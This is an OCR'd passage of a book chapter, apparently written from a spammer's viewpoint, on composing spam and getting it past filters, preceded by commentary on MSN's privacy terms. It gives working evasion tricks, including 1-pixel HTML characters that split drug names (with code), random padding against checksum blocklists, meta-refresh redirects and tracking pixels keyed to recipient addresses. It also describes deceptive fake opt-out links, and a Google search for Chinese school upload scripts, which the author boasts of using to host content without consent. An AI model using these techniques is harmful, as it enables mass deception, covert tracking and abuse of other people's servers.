MSN offers its customers choices for the collection, use and sharing of personal information. You may go to the MSN Communications Preferences page to proactively make choices about the use and sharing of your personal information. You may choose not to receive marketing material from MSN or on behalf of external third party business partners. You may also stop the delivery of future promotional e-mail from MSN by following the specific instructions in the e-mail you receive. The instructions explain how to stop receiving such e-mails.

There are some MSN services, including MSN Internet Access and MSN Hotmail, that send out periodic e-mails informing you of technical service issues, product surveys, new feature announcements and news about MSN products and services. You will not be able to unsubscribe to these mailings, as they are considered a part of the service you have chosen.

"Personal information collected on this site may be stored and processed in the United States or any other country in which Microsoft or its affiliates, subsidiaries or agents maintain facilities, and by using this site, you consent to any such transfer of information outside of your country. Microsoft abides by the safe harbor framework as set forth by the U.S. Department of Commerce regarding the collection, use, and retention of data from the European Union."

"MSN offers its customers choices for the collection, use and sharing of personal information. You may go to the MSN Communications Preferences page to proactively make choices about the use and sharing of your personal information. You may choose not to receive marketing material from MSN or on behalf of external third party business partners. You may also stop the delivery of future promotional e-mail from MSN by following the specific instructions in the e-mail you receive. The instructions explain how to stop receiving such e-mails."

For a loose translation, while it may not be their intent, by the letter of their agreement, MSN may:

Serve as a proxy for other companies' ("offerings that may be of interest to you."), but one man's interesting offer may be another man's spam.

Transfer your data from a highly-secure US location owned or operated by Microsoft, to a location outside the US that may or may not be so secure. At a certain level, this is like making a reservation at a 5 star hotel, only to end up in a "sister location" under the freeway because the 5 star hotel was overbooked.

Microsoft is very smart; in my opinion they are corporate spammers but you would never know it. They have the full legal right to send you spam, share your information with any part of Microsoft, and send your data to other countries where the security and integrity may be significantly less than in the U.S. This is legal spamming and is very common.

I often see companies that have a small checkbox on their sign-up page that, ticked by default reads something along the lines of:

"UnTick this box if you do not want to receive updates, newsletters, or information from this company or any of our affiliate companies."

"Any of our affiliate companies" includes anyone who is willing to pay us enough money, but don't worry, we won't sell your e-mail address to any old spammer. We will, however, send you spam ourselves, which you just gave us permission to do.

Spam is everywhere, and no one does it better than a legitimate corporation.

Chapter 14

Creating the Spam Message and Getting It Read

By Spammer X

Trade secrets revealed in this chapter:

- **Jake Calderon? Who are You?**
- **How to Sell a Product No One Wants or Needs**
- **Formats and Encoding**
- **Collecting Hidden Data**
- **Random Data and Jesus**
- **Replying and Opt Out**
- **HTML Hijacking**

Jake Calderon? Who Are You?

"Jake Calderon?" you say as you read the e-mail address, I wonder who he is. That name doesn't ring any bells. I wonder what he wants. The message subject "*et y0ur fast and easy t0day!. Thrush*? does not fill you with confidence, but still you open the message:

```
GET YOUR UNIVERSITY DIPLOMA

Do you want a prosperous future, increased earning power more money and the
respect of all?
Call this number: 1-917-591-xxxx (24 hours)
There are no required tests, classes, books, or interviews!
Get a Bachelors, Masters, MBA, and Doctorate (PhD) diploma!
Receive the benefits and admiration that comes with a diploma!
No one is turned down!
Call Today  1-917-591-xxxx  (7 days a week)
Confidentiality assured!
```

You quickly realize that it's more spam and decide to write and tell him to remove you from his list. You also decide to warn him that you will take legal action against him in lieu of the Controlling the Assault of Non-Solicited Pornography and Marketing Act of 2003 (CAN-SPAM) act.

```
Dear Mr Calderon,

Would you please remove me from any mailing list or subscription that I am
on, as I do not wish to get a diploma, I have one already. If you do not do
so, I will press legal action against you for breaking the law.
```

You believe that the message will work and that the spam, which is being sent illegally, will stop. Maybe this hasn't happened to you but to someone you know.

This actually happened to someone I work with. This person replied to every spam letter they received and informed the spammer that they should stop sending him spam or he would press legal action against the spammer and any company involved in this "blatant abuse of e-mail."

He became increasingly more agitated. Every day he would write additional messages to the spammers, and every day he would become more upset that his requests went unheeded. Because most spam doesn't have a legitimate reply address, his e-mails probably never even reached the spammers, but he was sure that his e-mails would work.

He also believed that the opt-out links and unsubscribe buttons often found in spam e-mails were viable, and he would submit his e-mail address into every site that offered a way out. Between him opting out of e-mail lists and me signing him up for new lists, he received a lot of spam; every morning it ranged from 50 to 100 messages. At one point, he refused to use his e-mail account and made me change his e-mail username to something else. Through all of this, there was a very efficient spam filter running.

On my personal account, I receive at least 15 spam e-mails a day after my spam filter catches and drops over 100. I have seen all the tricks and I understand how the messages are sent, what methods were used, and what e-mail program was used to send it.

This chapter explores the body of spam messages, the different items commonly found on a page, tricks used to collect secret information about you, and the ability to leave, or opt-out of a spam list.

How to Sell a Product

The funny thing about spam is that it never promotes highly essential products. Have you ever noticed that you are never spammed with an offer to buy "something you have always wanted?" It's typically for a product such as cheap software, drugs, herbal medications, or pornography. You don't wake up in the morning with an unrelenting desire to buy Viagra or cheap long-distance calling, do you? So why do you receive the e-mail? But perhaps the stranger question is, why do so many people continue to buy products from spam? Nevertheless, no matter what the product is, it always does sell. There are people who continuously spend their money on seemingly frivolous products and services such as diet patches. Knowing this is the reason spammers continue to send spam.

There is a direct link between the design of spam e-mail and its success. If you can find the right picture or slogan that sells your product, you stand to make a very large profit. Knowing how to make the reader want to buy an otherwise useless product is truly an art that only a few spammers have mastered.

Tricks of the Trade…

Using Personal Insecurities

Personal guilt and insecurities are often used to sell products via spam, especially when selling *male sexual enhancement products.*

"A recent survey showed that 71 percent of women are unsatisfied with their sexual partners. Of course, most of these women would never tell their partner that they are unhappy.

http://www.superdrugs.com"

This phrase plays off of common male insecurities, attempting to make the reader feel anxious that their partners are among this 71 percent. They will buy the product, often without asking any questions about the dubious company selling it.

A recipient's insecurity is used as a weapon against them. This tactic can produce good results, especially with products such as sexual enhancers where the reader's own embarrassment inhibits their sense of reason, and for those people looking to lose weight with diet pills, eager to purchase a seemingly quick and discreet solution.


Successful spam comes down to one thing: grabbing the reader's attention and keeping it. When someone opens an e-mail there is a one- to two-second window in which they read it and decide if they are going to delete it or possibly follow any links within it.

Quick impacting facts, intelligent text, and a clearly defined product are required to entice users to buy whatever is being sold. I often see spam that is poorly written with boring black and white text and no pictures or colors, which fails to give me the slightest interest in buying whatever they are selling. There is also the matter of German and Russian spam, which is useless to recipients unable to understand the language. A spammer's chances of selling something are zero if the recipient cannot read the message.

It's not hard to write a good spam message as long as you follow a few simple rules. By utilizing pictures and catchy slogans, you can draw the reader's interest to your product. Comparable to TV advertising, a successful e-mail sales pitch can result in huge profits. It's all about knowing how to sell a product that no one needs by making them believe that they do need it and can't live without it.

As can be seen in Figure 14.1, the attractive brunette on the beach, the clear blue sky, the long rolling waves, the empty deck chair, and the ice bucket full of beer are meant to entice people to buy the product and consequently be entered into a competition to win a summer vacation.

Figure 14.1 Yes, Yes, I Wish I Was There



This picture loads quickly, uses bright vibrant colors, and grabs you instantly.

Tricks of the Trade…


Images

Figure 14.1 is an actual message that bypassed my spam filter, probably because the text was located inside the image, making it impossible for my filters to detect what the body of the message was. This is a common technique used to get around spam filters. The only down side is that you need a host to place the images on—a host willing to serve millions of copies of the image without any delay.

Another interesting fact is the "Subject" message. "RE: Summer Vacation" helps fool recipients into thinking the e-mail is from a previous communication. Spam filters take into account the subject when judging if a message is spam or not.

Figure 14.2 is not a good example of spam. This spammer is trying to sell medications, but is not doing a very good job. Unlike the last spam example, this spammer has no Web server to host pictures on. In an attempt to avoid using obvious spam words such as Valium or Xannax, this spammer has used a slightly more creative approach by changing each known spam word by adding random characters. For example, Valium has now become V@1ium.

Figure 14.2 Hmm, What Sorry? An Example of Poorly Constructed Spam



This spam also bypassed my spam filter, as Xannax is a known spam word but "X@n`ax" is not. The creative spelling of the text has degraded the readability of the e-mail and now I need to mentally decipher it as I read it. Even the usual "If you would like to unsubscribe" message has been replaced with "G-ive u.p," and at the foot of the e-mail there are a few lines of random text designed to throw off spam filters even more. This makes the message feel very impersonal and also fails to catch my attention.

Tricks of the Trade…

Real-time Black Hole Lists

Spam is often detected when several mail servers report to a real-time black hole list (RBL) that they are receiving many similar messages. For every message sent to a mail server, a checksum is taken and submitted on delivery to an RBL. If this RBL detects a thousand copies of the same checksum, that message and corresponding checksum are marked as spam. All further verification attempts for this checksum will result in a spam message being returned.

Spammers bypass this method by adding lines of random text and changing the message size, thereby making each message seem unique to the RBL. The amounts of random data vary from a few lines to vast amounts. I have seem spammers use pages and pages of random data, usually appended after the closing </HTML> tag so as to hide its content from the recipient.

Although this message got through my spam filter, I would not recommend this format of message because it fails to have any impact on the reader—it looks childish and immature. I doubt this spammer would have overwhelming success with this campaign.

Formats and Encoding

The format that spam is sent in is very important for its success. The three main options that clients support are plaintext, rich text, and Hypertext Markup Language (HTML) encoding. Each has advantages and disadvantages, but in the end it comes down to the client's ability to parse and understand different e-mail formats. If using Hotmail or Outlook, mozilla mail or hushmail, they need to be sure that they read the e-mail into the correct format and that it is fully supported by the client. There is no point in sending spam that can't be read.

Plaintext Encoding

You can't get much simpler than plaintext. It offers a concise method of sending spam in straight American Standard Code for Information Interchange (ASCII) format and does not offer any fancy or smart features like that of HTML. However, plaintext redeems itself by guaranteeing to be readable to any e-mail client, no matter if the client is running on a UNIX mainframe, a hotmail account, or a per-

sonal Outlook account. The client will always be able to read the spam the way the spammer wants it to be seen.

Spam is often sent using plaintext because it is harder for a spam filter to identify. Because of the barebones attitude of plaintext encoding, there are no options to be abused and no tricks to be used and the entire message is plaintext—what you see is what you get. With this barebones approach comes the fact that the message often seems dull to the reader, therefore having little impact on them and usually producing a lower return rate.

Tales of a Spammer

HTML and Plaintext

I once tried spamming a campaign for a fetish pornography site.

First, I sent out 500,000 e-mails in plaintext format. I tried to make the e-mail as alluring as possible. Five hundred thousand e-mails resulted in only three signups. I was utterly disappointed since I had expected many more. I told a fellow spammer about my lack of results. He laughed at me for using plaintext encoding, and said that I should use HTML and include a link to a picture and some flashing text. He guaranteed at least another 20 signups if I used HTML; however, it depended on the quality of my mailing list. I rewrote the message in HTML, using the exact same text as the plaintext version and adding a picture.

I was highly skeptical about the success of this e-mail campaign, since I had previously spammed these addresses and only three people responded. Perhaps my lack of success had nothing to do with the encoding of the message, or maybe these people were just sick of spam. With nothing to loose, I sent the same 500,000 people more spam, this time in HTML. Within 24 hours, I received 14 full signups. Although not the 20 I had expected, 14 was a much better result.

This shows how well good advertising works. The catchy commercials on TV make you want to buy the product; if you saw a plain and boring commercial you probably would not rush out to buy it. Although plaintext formatting is easier and quicker than HTML, it lacks in results. Reader's need to see colors, pictures, and flashing buttons, otherwise the message is simply deleted.

Tricks of the Trade…

Outlook

Many e-mail clients (including Outlook) will parse plaintext e-mail as HTML content no matter what the original format is.

Looking back at Figure14.2 you can see that the message arrived and was detected as plaintext. However, if you look at the body of the message you will see that Outlook changed some of the typed Web site locations into blue hyperlinks. This enables the user to click on the link instead of having to type it into a Web browser. Outlook is trying to be smart here, but consequently has helped spammers greatly by allowing the links to be clickable by the user, therefore giving no reason to bother using HTML formatting.

Rich Text

Rich text is a Microsoft invention, which is only used purely in Microsoft-based networks. Both Outlook and Exchange support rich text encoding, but many other e-mail clients do not. If rich text is not supported by the client the formatting will default back to plaintext and remove any formatting. Rich text offers some formatting features, but generally offers nothing more than what HTML encoding offers.


Since more people support HTML-encoded messages than rich text, this encoding style is rarely used. In fact, I don't have a single message in my inbox that is encoded using rich text; all messages are either HTML or plaintext encoded.

HTML

HTML offers a richer, more flexible alternative to plaintext and rich text formats. The messages can include both font and color markup tags, and even a form the user can use to submit data, making the e-mail brighter and more attractive.

The downside is that if you use any part of HTML incorrectly, spam filters will become very suspicious of your message, possibly marking it as spam (see Figure 14.3).

Figure 14.3 More Pills



The message looks normal enough: easy, cheap medication, 100 percent generic brands. However, if you look at the scroll bars on the page, you will see that the message is actually much longer than what you expect.

There are ten additional pages to this message, mostly composed of random text, words, numbers, and dates. These have been placed there to confuse spam filters into thinking the message is a legitimate correspondence. Outlook did not show these extra pages when the message was loaded because the data was entered after the closing </HTML> tag. When Outlook loads an e-mail message, the size of the viewer window will grow to fit as much body as possible until the closing </HTML> tag. Outlook found the closing tag and resized the window to accommodate only that, which is why the window is not bigger.

By adding seemingly normal data to the HTML page, the message is recognized as having a legitimate body, and any friendly or loose spam filters will probably mark this message as legitimate e-mail. However, if the spam filter is more harsh on spam, it will probably mark this message as spam and drop it. It does not make sense to send an HTML-encoded message with the body of the message written outside the HTML tags.

If you look closer at this example, you can see why spam filters have a hard time trying to decide if an HTML e-mail is spam or not. The following text is from Figure 14.3. You can see that in the middle of every word there is a 1-pixel character. This character is not visible to the naked eye, but it makes the words seem

completely different to the spam filter, avoiding the use of any known spam words such as Cialis or Valium. This message uses Cia-lis and Val-ium.

```
<b>Cia<font style="FONT-SIZE: 1px">-</font>
lis - Val<font style="FONT-SIZE: 1px">-</font>
ium - Xa<fontstyle="FONT-SIZE: 1px">}</font>
nax - Vi<font style="FONT-SIZE: 1px">^</font>
agra - Am<font style="FONT-SIZE: 1px">(</font>
bien - Phent<font style="FONT-SIZE: 1px">|</font>
ermine</b></font></td>
```

Just like using X@`ax in the plaintext e-mail, these words have hidden its contents from the spam filter, increasing its chance of being delivered to the user successfully.

By using HTML encoding, the spammer is able to define the hidden characters as 1 pixel high, which makes each character too small for the reader to see. Spam filters not do render HTML then read it like we do; they look purely from a content perspective. This method works well at evading most spam filters, and is only made possible by HTML.

Tricks of the Trade…

HTML Refresh Tags

Another highlight of using HTML for message formatting is using HTML *refresh tags*. If a message is opened in a Web-based mail client, after two seconds of looking at it the browser page is refreshed to the "order now" Web site:

```
<META HTTP-EQUIV="refresh"" content="2;URL=http://www.spammerxs-
pills.com">
```

This means that when a user opens the message, they have only two seconds until they are suddenly sent to the Web site where they can buy the product. This is a very "in your face" method; you do not even need the user to click on any link or button. This can draw many people to a product or service, which increases the chances of a sale.

Collecting Hidden Data

Writing effective spam is about knowing what your customers are interested in: who clicked on the e-mail, who bought a product, and where did they go within the site. All of this information is now harvested from within spam e-mail; therefore, spammers get a great insight into their customer's personal life the second they open an e-mail. For example, take the source code of Figure 14.1:

```
<html>
       <head>
<meta http-equiv="content-type" content="text/html;charset=iso-8859-1">
       </head>
<body bgcolor="#ffffff">
<div align="center">
<a href="http://t1.mokler.com/track.php/00A4945E7A/fast/2?email=jay@me.com">
<img src="http://clicks.emarketmakers.com/images/email/emm/ls/vacation.jpg"
width="600" height="400" border="0"></a></p><p/><center>
<a
href="http://t1.mokler.com/track.php/00A4945E7A/fast/1?email=jay@me.com">Cli
ck here to unsubscribe.</a></font></center>
<img
src="http://t1.mokler.com/track.php/00A4945E7A/fast/icon.gif?email=jay@me.co
m" height=1 width=1 alt=""><br>
<p style="margin-top: 0; margin-bottom: 0" align="center">
<font face="Arial" size="1"><a
href="http://t1.mokler.com/unsub.php?email=jay@me.com&cid=00B494517B">If you
wish to not receive this newsletter follow this link</a></font></p>
```

The highlighted lines are the *markers* inside the message, which are used to track surfing and e-mail habits. If a user clicks on *Vacation.jpg* inside the e-mail message, they will be directed to:

`http://t1.mokler.com/track.php/00A4945E7A/fast/2?email=jay@me.com`

This Uniform Resource Locator (URL) allows the site to easily track and log each e-mail address that comes to their Web site. Because it has an e-mail address in the URL, they know that the address is not only valid, but that the user clicks on pictures.

Next is the unsubscribe link going to:


`http://t1.mokler.com/track.php/00A4945E7A/fast/1?email=jay@me.com`. For now let's assume that this is a legitimate unsubscribe button, and that by pressing it you share your unwillingness to view their spam.

Last but not least is the most vital piece of the spam message:

```
    <img
src="http://t1.mokler.com/track.php/00A4945E7A/fast/icon.gif?email=jay@m
e.com"  height=1 width=1 alt="">.
```

This technique makes use of a 1-by-1 pixel designed to track any user who opens the e-mail. Again, the link has the e-mail address in the URL and all the spammer has to do is scan his HTTP logs looking for anyone opening *icon.gif* and record the e-mail address in the request. Unless pictures are disabled in e-mails, the e-mail client will proactively download these images from any remote Web site once the e-mail is opened. The spammer now knows that the client saw the e-mail and opened it.

By using these three links a person's habits are traceable, from entry to exit, and tell a spammer a lot of information about that person's personal attitude toward spam. Perhaps they chose not to buy the product on sale but did visit the Web site. Maybe they just opened the e-mail. Perhaps they might be interested in other products like this one. Because of their habits, they can be sure to receive more spam from this spammer.



TIP

If you want a spammer's opinion on how to reduce the amount of spam you receive, do this: don't read it, don't click on it, just hit **delete**.

If you play dead and pretend that you didn't receive the e-mail, the spammer will not be encouraged to send you more spam. For all the spammer knows, your account might not be active and is just filling up with spam, If there is no one there to buy the product, they may give up after a few attempts.

The second you open the e-mail, you are showing that your account is active (*live*) and that you are someone who will read the spam message—this is how you get more spam.

If you click on a link inside a spam message, chances are you will receive even more spam, because now you are seen as someone who opens spam and clicks on the links inside them. This shows that you are genuinely interested in that product or service and that you may buy it.

Unsubscribe and Opt-out Links

When the CAN-SPAM Act was approved on November 25th, 2003, after two months of deliberation in parliament, many spam activists rejoiced. Starting January

1st, 2004, it was illegal to send any spam without either an unsubscribe or opt-out link. Unsubscribe or opt-out links are seen as a way for users to voice their displeasure of being sent spam. By submitting their e-mail address to the spammer, they tell him that they do not wish to receive his promotions anymore. By law, the spammer is forced to remove their e-mail address from his mailing list—that's the idea anyway. Following is a passage from the CAN-SPAM Act about opt-out links:

> 3) Inclusion of return address or comparable mechanism in unsolicited commercial electronic mail-
>
> > (A) IN GENERAL- It is unlawful for any person to initiate the transmission to a protected computer of an unsolicited commercial electronic mail message that does not contain a functioning return electronic mail address or other Internet-based mechanism, clearly and conspicuously displayed, that—
> >
> > > (i) a recipient may use to submit, in a manner specified by the sender, a reply electronic mail message or other form of Internet-based communication requesting not to receive any future unsolicited commercial electronic mail messages from that sender at the electronic mail address where the message was received; and
> > >
> > > (ii) remains capable of receiving such messages or communications for no less than 30 days after the transmission of the original message.(5) INCLUSION OF IDENTIFIER, OPT-OUT, AND PHYSICAL ADDRESS IN UNSOLICITED COMMERCIAL ELECTRONIC MAIL-
>
> 5.) It is unlawful for any person to initiate the transmission of any unsolicited commercial electronic mail message to a protected computer unless the message provides—
>
> > (A) clear and conspicuous identification that the message is an advertisement or solicitation;
> >
> > (B) clear and conspicuous notice of the opportunity under paragraph (3) to decline to receive further unsolicited commercial electronic mail messages from the sender; and
> >
> > (C) a valid physical postal address of the sender.

It is now illegal to not give the recipient a legitimate method for which they can unsubscribe from a mailing list. However, there are ways to work within the law.

A common trick is to include a valid snail mail address for the company, located in Jamaica or Nigeria. Now if the user wishes to complain, they have to be willing to pay $1.00 for postage. This greatly reduces the amount of mail that will be received, while still being within the boundaries of the law. Spammers also use reply e-mail addresses at hotmail.com or yahoo.com. These Web e-mail accounts are legal as long as e-mail can be sent to them up to 30 days after the spam was sent. The catch is that the spammer will never check the e-mail account, so sending it e-mail doesn't make any difference.

Tales of a Spammer

Opt-outs and Unsubscribe Links

I see opt-outs and unsubscribe links as too much of a hassle to run because they require an active Web server to process the users trying to unsubscribe. This opens the server up to being blacklisted as a server that helps spam. Because of this, I have never used opt-out options in my spam. Personally, I don't care if you don't wish to receive my spam. You don't have a choice in the matter—you are going to receive it. However, some sites I promote require opt-out links to be present in every e-mail sent, making sure spammers obey the CAN-SPAM Act.


With my account's credibility at stake, I found a way to get around this rule. My favorite trick is linking to a different site's opt-out script. A quick Google search for "click here opt-out" shows many sites that have active opt-out scripts. I link to them so that the user thinks they have opted out. I don't have to run any servers to process the addresses, and my account is not at risk of disobeying the CAN-SPAM Act.

Next, I use a random P.O. box located in Samoa or Fiji, where snail mail takes at least a month to arrive. By the time it's bounced back to the sender, it's likely that too much time has passed for them to remember what message they saw in the first place.

What happens when you unsubscribe? Do spammers really care? Do we even listen to your request? It depends on the spammer; many large spammers actively remove the e-mail addresses of any unsubscribe requests they receive.

The catch is that users will often be unsubscribed from one list and subscribed to two new lists, or their e-mail address becomes part of a mailing list regularly sold

to other spammers. This is because their e-mail address is now verified; the spammer knows that their e-mail account is active and working and that the user actively reads spam. This shows how versatile spammers can be; we have found ways of moving within the law. CAN-SPAM has effectively legalized spam; as long as you work within the guidelines of the act, you don't risk going to jail.



TIP

If you don't wish to receive spam that you simply don't reply, open, or click on it. Just delete the message and pretend that it never arrived. Oddly enough, spammers dislike people who complain and you will probably end up receiving more spam if you attempt to unsubscribe or reply to the e-mail address.

Random Data

You may have noticed several strings of unreadable words inside a spam message such as:

```
aewxin qoekflg oepwe 19272 Jane Shaw
```


You may wonder what creates these and what purpose they serve in spam.

Random data helps defeat spam filters that look for the same message delivered to multiple accounts, or an e-mail that contains too many known spam words. By adding random data into e-mail, a spammer can trick a mail server into believing that the e-mail is not spam. Pages of random words are often tagged onto the end of a message, sometimes selected randomly from the dictionary, or random characters thrown together. These strings make e-mail unique and make it look legitimate.

Many e-mailing programs support creating dynamic e-mails. Dark Mailer (my personal choice) is great at coming up with random e-mails. It lets you define message headers, variables, body, subject, or reply addresses as random strings, numbers, or words, which change for every e-mail delivered.

As you can see in Figure 14.4, a subject will be created from %RND_TEXT %RND_WORD %FROM_NAME. Although this may seem like an uneducated and unintelligent thing to do to your spam, it is highly effective against many spam filters.

Figure 14.4 The Making of aewxin qoekflg oepwe 19272 Jane Shaw



I only use random data now; no other method comes close to the delivery rate 182945 ajeeye Jack can give.

Tales of a Spammer

Random Strings

My favorite subject to use in spam is a random name in a string; something that still makes sense in its context such as:

%FIRST_NAME said you would be interested in this. Ref: %RND_DIGIT[1-3]/%RND_DIGIT[1-4]

This produces a subject that is highly readable but still unique. For example: *"Claire said you would be interested in this. Ref:18/210"*

Anyone can quickly spot the message as spam if it seems overly random and contains an often-garbled subject or reply address. However, this does not seem to have any impact on the user, they still open the message, click on the links, and buy the products. I have heard people say that there are links behind the random data in

e-mail messages. There is no truth to this. The only reason spammers add random data is to bypass filters; there is no logic or reason behind it, and no, the government isn't tracking you.

Hosting Content

Ideally you want links to pictures inside HTML-formatted e-mail. Color often brightens up e-mail and increases its eye appeal.

However, if you are sending e-mail through an open proxy server or a compromised host, you do not want your own Web server to host the pictures because people may complain to your Web server's ISP, which may result in your account being cancelled. No matter where you host the pictures, the host provider is sure to receive thousands of complaints. If even 1 percent of your spam results in an angry e-mail sent to your upstream provider, your account stands a good chance of being closed, usually quoting the line from the Terms and Conditions that explicitly disallows anything to do with spam.

There are a few ways around this. First, there is the corporate way. Just like companies that offer methods of sending spam, companies also offer *bullet- proof hosting,* located in remote countries such as Costa Rica or China. These companies offer a way for spammers to host content within a spam-friendly network. These providers will ignore complaints and abusive e-mails and your pages will always be available to the public, no matter what the content is, or how you promote it.

One company that offers such a service is, www.bullet-proofhosting.com.ni, where pictures can be served out of Nicaragua (a small country between Costa Rica and Honduras). This anonymity and spam friendly host does not come cheap; a single dedicated server capable of hosting adult or casino content will cost a tidy $3,200.00 US a month. A hefty price for the service, but there is no risk of the account being cancelled unexpectedly.

Tricks of the Trade…

Fizzer

As mentioned in Chapter 11, Botnets are often used when sending spam. They are also used when hosting content. In May 2003, a group of spammers who specialized in selling pornography and sexual performance enhancer pills, released a Trojan called *Fizzer*.

Continued

Fizzer spread via e-mail, spamming its own viruses to other users. When infected, each client would begin to run a Web server and connect to a hidden Internet Relay Chat (IRC) server. This gave the spammers control over the host and a place to use when hosting their content from spam. A very creative idea, since this gave the spammers millions of disposable Internet Protocol (IP) addresses.


Let's say I'm a creative spammer and I prefer to use more different methods when hosting pictures for spam. For a clever spammer, my favorite is making someone else host the content for me, often without them knowing. Take the following hypothetical scenario:

It is late December and universities all over the world have closed their doors for the year; however, most do not turn off their servers. They continue to operate, processing incoming e-mail and the school's Web site. Since the schools' doors will be shut, and it is unlikely that any of the teachers would still be checking their school e-mail account, the school is a prime target to host content; while the teachers away the spammer will play. All I need is for the school's Web server to be up to serve my pictures for three days. By then the majority of people will have read the spam and I can afford to shut down the Web server and delete the pictures. I would have less success if the school was currently open, because complaint e-mails would probably flood in and alert the technician within one day.

I have noticed a common trend in Asian schools: most students receive comprehensive courses in computing, from basic programming to Web development. Even at a young age and in primary schools, there are many test Web servers set up for students to run scripts and host their own Web pages. Another common trend is that the majority also have a way for students to submit or upload pictures on a random host usually meant for art galleries, photo galleries, or test scripts a student has installed.

A Google search for *inurl:.edu.cn inurl:upload* will show you just how many sites there are in China alone. All you have to do is submit your own photos and spam the link to where the photos were uploaded. The photo gallery can now become your very own spam server; all you need is a server capable of serving as a .jpg, as seen in Figure 14.5. An added bonus is the server's location in a non-English speaking country, making those complaint e-mails that much harder to read.

Figure 14.5 An upload.cgi Just Asking to Host My Content



Tales of a Spammer

Borrowing a Home Directory

I once found such a script at a Chinese primary school. It was installed under a user's home directory where he was submitting photos from what looked like his cell phone to a large photo gallery. It only took two seconds to submit my own photos to his Web site, and I used the primary school to host my content. It worked well, and the server was up and serving for over a week while I sent out my spam—all complete with full color pictures.

